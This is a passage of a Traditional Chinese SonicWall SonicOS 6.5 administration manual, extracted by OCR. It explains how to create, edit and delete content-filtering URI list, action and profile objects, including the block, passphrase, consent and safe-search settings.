
編輯 URI 清單物件

編輯 URI 清單物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。


2 如有必要，按一下 **URI 清單物件**按鈕以顯示 **URI 清單物件**畫面。

3 對於要編輯的清單物件，按一下**設定**圖示。此時會顯示**編輯 CFS URI 清單物件**對話方塊。




4 您可以：

- 透過按下項目的**刪除 (X)** 圖示刪除 **URI 清單**表中的項目。
- 按下**全部刪除**則刪除表格中的所有項目。按一下確認訊息中的**確定**。

  在**編輯 CFS URI 清單物件**對話方塊中按一下**確定**時，出現訊息指示 **URI 清單**表中必須至少有一個項目。您可以

  - 新增一個或多個項目到表格中。
  - 從檔案匯入項目。
  - 按一下**取消**，並嘗試不同方法。
- 按下**編輯**圖示來編輯項目。將顯示**編輯 URI**對話方塊。



1) 對於 URI 進行變更。
2) 按一下**儲存**。更新 **URI 清單**表。

5 在**編輯 CFS URI 清單物件**對話方塊中按一下**確定**。

刪除 URI 清單物件

刪除 URI 清單物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。
2 如有必要，按一下 **URI 清單物件**按鈕以顯示 **URI 清單物件**畫面。
3 執行以下其中一項操作：
- 對於要刪除的清單物件，按一下**刪除**圖示。
- 按下要刪除的一個或多個清單物件的核取方塊。按一下**刪除**按鈕，然後按一下**刪除已選擇的**。

刪除所有 URI 清單物件：

1 按一下**刪除**按鈕，然後按一下**全部刪除**。

管理 CFS 操作物件

主題：

- 第 214 頁「關於 CFS 操作物件表」
- 第 214 頁「設定 CFS 操作物件」
- 第 224 頁「編輯 CFS 動作物件」
- 第 224 頁「刪除 CFS 操作物件」

關於 CFS 操作物件表

名稱	CFS 操作物件的名稱；預設 CFS 操作物件的名稱是 **CFS 預設操作**。預設物件可以編輯但不能刪除。
封鎖	指出封鎖頁是否已設定。
密碼	指出複雜密碼頁是否已設定。
確認	指出確認頁是否已設定。
BWM	指出頻寬管理是否已設定。
設定	對於表格中的每個項目，包含**編輯**和**刪除**圖示。

設定 CFS 操作物件

預設 CFS 操作物件，**CFS 預設操作**是由 SonicOS 建立。您可以設定和編輯此 CFS 操作物件，但不能刪除它。

若要設定 CFS 操作物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。

2 按一下 **CFS 動作物件**按鈕以顯示 **CFS 動作物件**畫面。

3 按一下頁面頂部的**新增**。此時會顯示**新增 CFS 操作物件**對話方塊。

4 在**名稱**欄位設定 CFS 操作物件的名稱。

5 若要讓 Cookie 自動移除以保護隱私，請勾選**清除 Cookie** 核取方塊。啟用時，用戶端 DPI-SSL 內容篩選也會啟用，HTTPS 網站的 Cookie 會移除。預設情況下未勾選此選項。

> **重要：**啟用此選項可能會中斷某些搜尋引擎的安全搜尋強制執行功能。

6 若要傳送 URI 資訊到 AppFlow 監控，請勾選**啟用流量報告**核取方塊。預設情況下已核取此選項。

7 您可以設定以下頁面，當封鎖網站時便會顯示：

> **附註：**這些頁面的每一個已經建立預設版本。您可以使用預設值，予以修改以符合您的需求或者建立新的頁面。

- 按照公司政策封鎖網站，請移至第 216 頁「封鎖選項」。
- 密碼保護的網頁，請移至第 217 頁「複雜密碼選項」。
- 需要確認後使用者才能檢視的受限網頁，請移至第 219 頁「確認 選項」。
- 威脅 API 強制執行的已封鎖站台，移至第 222 頁「威脅 API 選項」。

8 您可以將頻寬資源配置為 CFS 操作物件的一部分；請移至第 221 頁「BWM 選項」。

9 按一下**確定**。新的 CFS 操作物件會新增至 **CFS 操作物件**表。

10 按一下**取消**以關閉**新增 CFS 動作物件**對話方塊。

封鎖選項

此畫面出現在**新增 CFS 動作物件**對話方塊中。若要開啟對話方塊，可選取**管理**檢視，導覽至**原則 | 物件 > 內容篩選物件**，按一下 **CFS 動作物件**按鈕以顯示**CFS 動作物件**畫面，然後按一下頁面頂部的**新增**按鈕。


若要建立網站被封鎖時顯示的頁面：

1 在**操作設定**底下，按一下**封鎖**按鈕。

預設頁面已經定義，但是您完全可以自訂在封鎖使用者嘗試存取站台時向其顯示的網頁。或者，您可以建立您自己的頁面。

2 若要查看此網頁的預覽，請按一下**預覽**按鈕。

3 按一下顯示訊息中的**確定**。



4 如果您還未修改提供的代碼，按一下**預覽**按鈕將顯示預設網頁。顯示封鎖原則、用戶端 IP 位址和封鎖原因：

當完成檢視預覽時，按一下 **X** 強制終止視窗。

若要從**封鎖頁面**欄位移除所有內容，請按下**清除**按鈕。

若要恢復為預設封鎖頁面訊息，請按一下**預設**按鈕。

複雜密碼選項

附註：如需複雜密碼功能的資訊，請參見第 205 頁「關於複雜密碼功能」。

此畫面出現在**新增 CFS 動作物件**對話方塊中。若要開啟對話方塊，可選取**管理**檢視，導覽至**原則 | 物件 > 內容篩選物件**，按一下 **CFS 動作物件**按鈕以顯示**CFS 動作物件**畫面，然後按一下頁面頂部的**新增**按鈕。

若要建立密碼保護的網頁：

1 在**操作設定**底下，按一下**複雜密碼**按鈕。

2 在**輸入密碼**欄位中，輸入網站的複雜密碼/密碼。密碼最多可達 64 個字元。

3 在**確認密碼**欄位中再次輸入。


4 若要隱藏密碼，請勾選**隱藏密碼**核取方塊。預設情況下已核取此選項。

> **重要：**如果取消選取選項，密碼會以純文字顯示，**確認密碼**欄位中的項目會無效。

5 在**啟用時間 (分鐘)** 欄位中，根據類別或網域為複雜密碼輸入以分鐘為單位的有效時間長度。最短為 1 分鐘，最長為 9999 分鐘，預設值為 **60** 分鐘。

6 預設頁面已經定義，但是您完全可以自訂在封鎖使用者嘗試存取站台時向其顯示的網頁。或者，您可以建立您自己的頁面。若要建立網站被封鎖時顯示的頁面：

- 若要查看此網頁的預覽，請按一下**預覽**按鈕。
- 按一下顯示訊息中的**確定**。



如果您還未修改提供的代碼，按一下**預覽**按鈕將顯示預設網頁。網站 URL、用戶端 IP 位址、原則、原因和使用中分鐘數會連同欄位顯示，以供輸入密碼：

- 若要從**複雜密碼頁面**欄位移除所有內容，請按下**清除**按鈕。
- 若要恢復為預設複雜密碼頁面訊息，請按一下**預設**按鈕。

確認 選項

附註：確認 (同意) 僅適用於 HTTP 要求。HTTPS 要求無法重新導向到確認頁。如需詳細資料，請參閱第 206 頁「關於確認功能」。

此畫面出現在**新增 CFS 動作物件**對話方塊中。若要開啟對話方塊，可選取**管理**檢視，導覽至**原則 | 物件 > 內容篩選物件**，按一下 **CFS 動作物件**按鈕以顯示**CFS 動作物件**畫面，然後按一下頁面頂部的**新增**按鈕。


若要建立確認後使用者才能檢視的受限網頁：

1 在**操作設定**底下，按一下**確認**按鈕。

2 在**啟用時間 (分鐘)** 欄位中，根據類別或網域為確認的使用者輸入以分鐘為單位的有效時間長度。最短為 1 分鐘，最長為 9999 分鐘，預設值為 **60** 分鐘。

3 預設頁面已經定義，但是您完全可以自訂在使用者嘗試存取確認站台時向其顯示的網頁。或者，您可以建立您自己的頁面。若要建立網站被封鎖時顯示的頁面：

- 若要查看此網頁的預覽，請按一下**預覽**按鈕。
- 按一下顯示訊息中的**確定**。



如果您還未修改提供的代碼，按一下**預覽**按鈕將顯示預設網頁。網站 URL、用戶端 IP 位址、封鎖原則和封鎖原因會連同欄位顯示供輸入確認：

- 若要從**確認頁面**欄位移除所有內容，請按下**清除**按鈕。
- 若要恢復為預設封鎖頁面訊息，請按一下**預設**按鈕。

BWM 選項

重要：CFS 操作頻寬物件與**物件 > 頻寬物件**頁面上建立的頻寬物件類似但不相同。**物件 > 頻寬物件**頁面上未顯示 CFS 動作 BWM 物件，而在**物件 > 內容篩選物件**頁面上未顯示 BWM 頻寬物件。

附註：如需關於頻寬管理的資訊，請參閱 *SonicOS 安全設定*技術文件中*防火牆設定 > 頻寬管理*底下的*設定頻寬管理*一節。如需頻寬管理物件的資訊，請參閱第 194 頁「設定頻寬物件」。

重要：若要建立 CFS 動作 BWM 物件，必須啟用頻寬管理。

此畫面出現在**新增 CFS 動作物件**對話方塊中。若要開啟對話方塊，可選取**管理**檢視，導覽至**原則 | 物件 > 內容篩選物件**，按一下 **CFS 動作物件**按鈕以顯示**CFS 動作物件**畫面，然後按一下頁面頂部的**新增**按鈕。

若要為內容篩選配置頻寬資源：

1 在**操作設定**底下，按一下 **BWM** 按鈕。

2 從**頻寬彙總方法**下拉選單，選擇要套用的 BWM 物件：

- **依原則** (預設)
- **依動作**

3 若要在傳出流量上啟用 BWM，請勾選**啟用輸出頻寬管理**核取方塊。預設情況下未勾選此選項。

頻寬物件下拉選單和**啟用追蹤頻寬使用**核取方塊會變作用中。

a 從**頻寬物件**下拉選單，選擇：

- 現有的 BWM 物件。
- **建立新的頻寬物件**。**新增頻寬物件**對話方塊會顯示。如需建立新的頻寬物件的資訊，請參見第 195 頁「設定頻寬物件」。

4 若要在傳入流量上啟用 BWM，請勾選**啟用輸入頻寬管理**核取方塊。預設情況下未勾選此選項。

頻寬物件下拉選單成為使用中：

a 從**頻寬物件**下拉選單，選擇：

- 現有的 BWM 物件。
- **建立新的頻寬物件**。**新增頻寬物件**對話方塊會顯示。如需建立新的頻寬物件的資訊，請參見第 195 頁「設定頻寬物件」。

5 如需追蹤頻寬使用，請勾選**啟用追蹤頻寬使用**核取方塊。預設情況下未勾選此選項。

附註：必須選取**啟用輸出頻寬管理**及/或**啟用輸入頻寬管理**，以啟用**啟用追蹤頻寬使用**核取方塊。

威脅 API 選項

重要：設定威脅 API 之前，您必須啟用它。如需有關威脅 API 和如何啟用的更多資訊，請參閱 *SonicOS 威脅 API 參考指南*。


此畫面出現在**新增 CFS 動作物件**對話方塊中。若要開啟對話方塊，可選取**管理**檢視，導覽至**原則 | 物件 > 內容篩選物件**，按一下 **CFS 動作物件**按鈕以顯示 **CFS 動作物件**畫面，然後按一下頁面頂部的**新增**按鈕。

在威脅清單中將原則加入封鎖 URL：

1 在**操作設定**底下，按一下 **威脅 API** 按鈕。

2 預設頁面已經定義，但是您完全可以自訂在封鎖使用者嘗試存取站台時向其顯示的網頁。或者，您可以建立您自己的頁面。若要建立網站被封鎖時顯示的頁面：

- 若要查看此網頁的預覽，請按一下**預覽**按鈕。
- 按一下顯示訊息中的**確定**。



如果您還未修改提供的代碼，按一下**預覽**按鈕將顯示預設網頁。網站 URL、用戶端 IP 位址、封鎖原則和封鎖原因會連同欄位顯示供輸入確認：

- 若要從**確認頁面**欄位移除所有內容，請按下**清除**按鈕。
- 若要恢復為預設確認頁面訊息，請按一下**預設**按鈕。

編輯 CFS 動作物件

編輯 CFS 操作物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。

2 按一下 **CFS 動作物件**按鈕以顯示 **CFS 動作物件**畫面。

3 按一下**編輯**圖示以編輯 CFS 操作物件。即顯示**編輯 CFS 操作物件**對話方塊。此對話方塊與 **新增 CFS 操作物件**對話方塊相同。

4 若要進行您的變更，請遵循第 214 頁「設定 CFS 操作物件」中的適當程序。

刪除 CFS 操作物件

刪除 CFS 操作物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。

2 按一下 **CFS 動作物件**按鈕以顯示 **CFS 動作物件**畫面。

3 執行以下任一動作：

- 按一下**刪除**圖示以刪除操作物件。
- 按下要刪除的一個或多個操作物件的核取方塊。按一下**刪除**按鈕，然後按一下**刪除已選擇的**。

刪除所有 CFS 操作物件：

1 按一下**刪除**按鈕，然後按一下**全部刪除**。所有 CFS 操作物件會刪除，預設物件 **CFS 預設操作**除外。

管理 CFS 設定檔物件

主題：

關於 CFS 設定檔物件表

名稱	CFS 設定檔物件的名稱；預設 CFS 設定檔物件的名稱是 **CFS 預設設定檔**。預設物件可以編輯但不能刪除。
允許的 URI 清單	允許清單中所列的 URI 清單物件名稱。
禁止的 URI 清單	禁止清單中所列的 URI 清單物件名稱。
封鎖類別	CFS 設定檔物件封鎖的所有類別的名稱。
密碼類別	按此 CFS 設定檔物件需要複雜密碼的所有類別名稱。
確認類別	按此 CFS 設定檔物件需要確認的所有類別名稱。
BWM 類別	按此 CFS 設定檔物件受頻寬管理規範的所有類別名稱。
允許的類別	CFS 設定檔物件允許的所有類別的名稱。
設定	對於表格中的每個項目，包含**編輯**和**刪除**圖示。

設定 CFS 設定檔物件

預設 CFS 設定檔物件，**CFS 預設設定檔**是由 SonicOS 建立。您可以設定和編輯此 CFS 設定檔物件，但不能刪除它。

若要設定 CFS 設定檔物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。

2 按一下 **CFS 設定檔物件**按鈕以顯示 **CFS 設定檔物件**畫面。

3 按一下物件頂部的**新增**按鈕。顯示**新增 CFS 設定檔物件**對話方塊。

4 在**設定**畫面上，在**名稱**欄位輸入 CFS 設定檔物件的名稱。

5 從**允許的 URI 清單**下拉選單，選擇包含 URI 的 URI 清單物件，其允許無限制的存取；將此清單視為白名單。

- **無**（預設值）。
- URI 清單物件的名稱。
- **建立新的 URI 清單物件**；選擇此選項會顯示新增 CFS URI 清單物件對話方塊。有關如何建立 URI 清單物件，請參閱第 207 頁「設定 URI 清單物件」。

6 從**禁止的 URI 清單**下拉選單，選擇包含 URI 的 URI 清單物件，其允許無限制的存取；將此清單視為白名單。

- **無**（預設值）。
- URI 清單物件的名稱。
- **建立新的 URI 清單物件**；選擇此選項會顯示新增 CFS URI 清單物件對話方塊。有關如何建立 URI 清單物件，請參閱第 207 頁「設定 URI 清單物件」。

7 從 **URI 清單搜尋順序**下拉選單，選擇在篩選期間要先搜尋的 URI 清單：

- **允許的 URI 清單優先** (預設)
- **禁止的 URI 清單優先**

8 從**禁止的 URI 清單操作**下拉選單，選擇遇到禁止清單中的 URI 時要採取的操作：

封鎖 (預設)	使用者存取網站時，為 CFS 操作物件設定的封鎖頁面會顯示。
確認	使用者存取網站時，為 CFS 操作物件設定的確認頁面會顯示。使用者必須確認存取權限。
密碼	使用者存取網站時，為 CFS 操作物件設定的複雜密碼頁面會顯示。使用者必須輸入有效的密碼才能進入網站。

9 **類別設定**表會列出所有 URI 類別，例如藝術和娛樂、商業、教育、旅遊、武器和購物。您可以在每個類別中為所有 URI 而非個別 URI ，設定要採取的操作。向下捲動清單時，為每個類別從下拉選單選擇操作：

允許　　封鎖　　BWM　　確認　　密碼

附註：預設類別 1 到 -12 和類別 59 會被封鎖；剩下的類別為允許。

- 若要變更所有類別為相同操作：
  1) 從**操作**下拉選單選擇操作。
  2) 按一下**設為全部**按鈕。
- 若要重設所有類別為其預設操作，請按一下**預設**按鈕。

10 若要啟用智慧篩選和安全搜尋選項，請按一下**進階**按鈕。如需有關在此畫面設定選項的資訊，請移至第 227 頁「進階畫面」。

11 若要設定 Web 使用同意，請按一下**同意**按鈕。如需有關在此畫面設定選項的資訊，請移至第 229 頁「同意畫面」。

12 按下**新增**。**CFS 設定檔物件**表會更新。

13 按一下**取消**以關閉**新增 CFS 設定檔物件**對話方塊。

進階畫面

此畫面是**新增 CFS 設定檔物件**對話方塊中三個畫面之一。若要開啟對話方塊，可選取**管理**檢視，導覽至**原則 | 物件 > 內容篩選物件**，按一下 **CFS 設定檔物件**按鈕以顯示**CFS 設定檔物件**畫面，然後按一下頁面頂部的**新增**按鈕。然後，按一下**進階**。

附註：預設為未選擇任何選項。

1 若要偵測 Google 翻譯 (`https://translate.google.com`) 中內嵌的 URL 和篩選內嵌的 URI，請勾選**啟用內嵌 URI 的智慧篩選**核取方塊。

重要：此功能需要啟用用戶端 DPI-SSL 與同意篩選。

附註：此功能僅在 Google 翻譯上生效，適用目前內嵌的網站。

2 若要在搜尋下列任一網站時強制執行安全搜尋，請勾選**啟用安全搜尋執行**核取方塊：

- `www.yahoo.com`
- `www.ask.com`
- `www.dogpile.com`
- `www.lycos.com`

附註：此強制執行不可在原則層級設定，因為功能會將 DNS 重新導向到 HTTPS 網站。對於 HTTPS 網站，用戶端 DPI-SSL 與同意篩選必須啟用。

3 若要啟用威脅 API，可勾選**啟用威脅 API 強制執行**核取方塊。

附註：在 SonicOS 收到初始的威脅清單並建立威脅 URI 清單物件後，威脅 URI 清單物件由**啟用威脅 API 強制執行**參。

4 若要覆寫 Google 內每個 CFS 原則的安全搜尋選項及其對應的 CFS 操作，請勾選**啟用 Google 強制安全搜索**核取方塊。

附註：一般安全搜尋會自動發生和由 Google 啟動，但是啟用此選項時，SonicOS 會重寫 DNS 回應中的 Google 網域為 Google 安全搜索虛擬 IP 位址。

附註：必須先重新整理用戶端主機的 DNS 快取，才能使此功能生效

5 若要在限制 (安全搜尋) 模式存取 YouTube，請選取**啟用 YouTube 限制模式**核取方塊。

附註：YouTube 提供新的功能來篩檢可能包含使用者所標記的不當內容和其他訊號。啟用此功能時，SonicOS 會重寫對 YouTube 網域的 DNS 回應至其安全搜尋虛擬 IP 位址。

附註：必須先重新整理用戶端主機的 DNS 快取，才能使此功能生效

6 若要覆寫 Google 內每個 CFS 原則的安全搜尋選項及其對應的 CFS 操作，請勾選**啟用 Bing 強制安全搜索**核取方塊。

附註：啟用此功能時，SonicOS 會重寫對 Bing 網域的 DNS 回應至其安全搜尋虛擬 IP 位址。

附註：必須先重新整理用戶端主機的 DNS 快取，才能使此功能生效

同意畫面

此畫面是**新增 CFS 設定檔物件**對話方塊中三個畫面之一。若要開啟對話方塊，可選取**管理**檢視，導覽至**原則 | 物件 > 內容篩選物件**，按一下 **CFS 設定檔物件**按鈕以顯示**CFS 設定檔物件**畫面，然後按一下頁面頂部的**新增**按鈕。然後，按一下**同意**。

附註：同意僅適用於 HTTP 要求。HTTPS 要求無法重新導向到確認 (同意) 頁。

1 若要在使用者造訪網站時而在存取前要求同意，啟用顯示同意 (確認) 頁的同意，請勾選**啟用同意**核取方塊。預設情況下未勾選此選項。

選擇此選項後，其他選項也變成可用。

附註：如需關於設定同意 (確認) 頁資訊，請參閱第 219 頁「確認 選項」。

2 若要透過顯示同意頁面來提醒使用者他們的時間已到期，請在**使用者閒置逾時 (分鐘)** 欄位中輸入閒置時間長度。最短閒置時間為 1 分鐘，最長為 9999 分鐘，預設值為 **15** 分鐘。

3 在**同意頁面 URL（可選篩選）**欄位中，輸入使用者若前往需要同意的網站要將其重新導向的網站 URL。同意頁面必須：

- 位於 Web 伺服器中，並以 URI 的形式呈現以供網路中的使用者存取。
- 包含連到 SonicWall 裝置中下列兩個頁面的連結，選取時會告訴防火牆使用者希望擁有的存取類型：
  - 未經篩選的存取：*<設備的 LAN IP 位址>*/iAccept.html
  - 經過篩選的存取：*<設備的 LAN IP 位址>*/iAcceptFilter.html

4 在**同意頁面 URL（強制篩選）**欄位中，輸入使用者若前往需要強制篩選的網站要將其重新導向的網站 URL。同意頁面必須：

- 位於 Web 伺服器中，並以 URI 的形式呈現以供網路中的使用者存取。

- 包含連到 SonicWall 設備中的 *<設備的 LAN IP 位址>*/iAcceptFilter.html 頁面的連結，其告訴防火牆使用者接受經過篩選的存取。

5 從**強制篩選位址**下拉選單，選擇包含設定的 IP 位址且其要求強制篩選的位址物件。

編輯 CFS 設定檔物件

若要編輯 CFS 設定檔物件:

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。

2 按一下 **CFS 設定檔物件**按鈕以顯示 **CFS 設定檔物件**畫面。

3 為要編輯的 CFS 設定檔物件，按一下**編輯**圖示。即顯示**編輯 CFS 設定檔物件**對話方塊。此對話方塊與**新增 CFS 設定檔物件**對話方塊相同。

4 若要進行您的變更，請遵循第 225 頁「設定 CFS 設定檔物件」中的適當程序。

刪除 CFS 設定檔物件

若要刪除 CFS 設定檔物件：

1 在**管理**檢視中，導覽至**原則 | 物件 > 內容篩選物件**。

2 按一下 **CFS 設定檔物件**按鈕以顯示 **CFS 設定檔物件**畫面。

3 執行以下任一動作：

- 對於要刪除的設定檔物件，按一下**刪除**圖示。
- 按下要刪除的一個或多個設定檔物件的核取方塊。按一下**刪除**按鈕，然後按一下**刪除已選擇的**。

若要刪除所有 CFS 設定檔物件：

1 按一下**刪除**按鈕，然後按一下**全部刪除**。所有 CFS 設定檔物件會刪除，預設物件 **CFS 預設操作**除外。

套用內容篩選物件

在完成設定內容篩選物件後，您需要將其套用到內容篩選原則。在**安全設定 | 安全服務 > 內容篩選**頁面上 (請參閱 *SonicOS 安全設定* 技術文件的*設定內容篩選服務*一節) 完成設定內容篩選。

部分 3

支援

- SonicWall 支援

12

SonicWall 支援

客戶購買附帶有效維護合約的 SonicWall 產品以及擁有試用版，即享有技術支援。

支援入口網站為您提供了自助式工具，方便您全天候快速地自行解決問題。如要存取支援入口網站，請前往 https://www.sonicwall.com/support。

支援入口網站可以讓您：

- 檢視知識庫文章和技術文件
- 檢視視訊教學
- 存取 MySonicWall
- 瞭解 SonicWall 專業服務
- 檢閱 SonicWall 支援服務和保固資訊
- 註冊訓練和認證
- 需要技術支援或客戶服務

若要聯絡 SonicWall 支援，請造訪 https://www.sonicwall.com/support/contact-support。

關於本文件

圖例

警告：警告圖示表示，可能造成財產損害、人員受傷或死亡。

注意：注意圖示表示，若未遵循指示，可能造成硬體損害或資料損失。

重要須知、附註、提示、行動或影片：資訊圖示表示有支援資訊。

SonicOS 原則
已更新 - 2017 年 12 月
軟體版本 - 6.5
232-004130-00 修訂版 A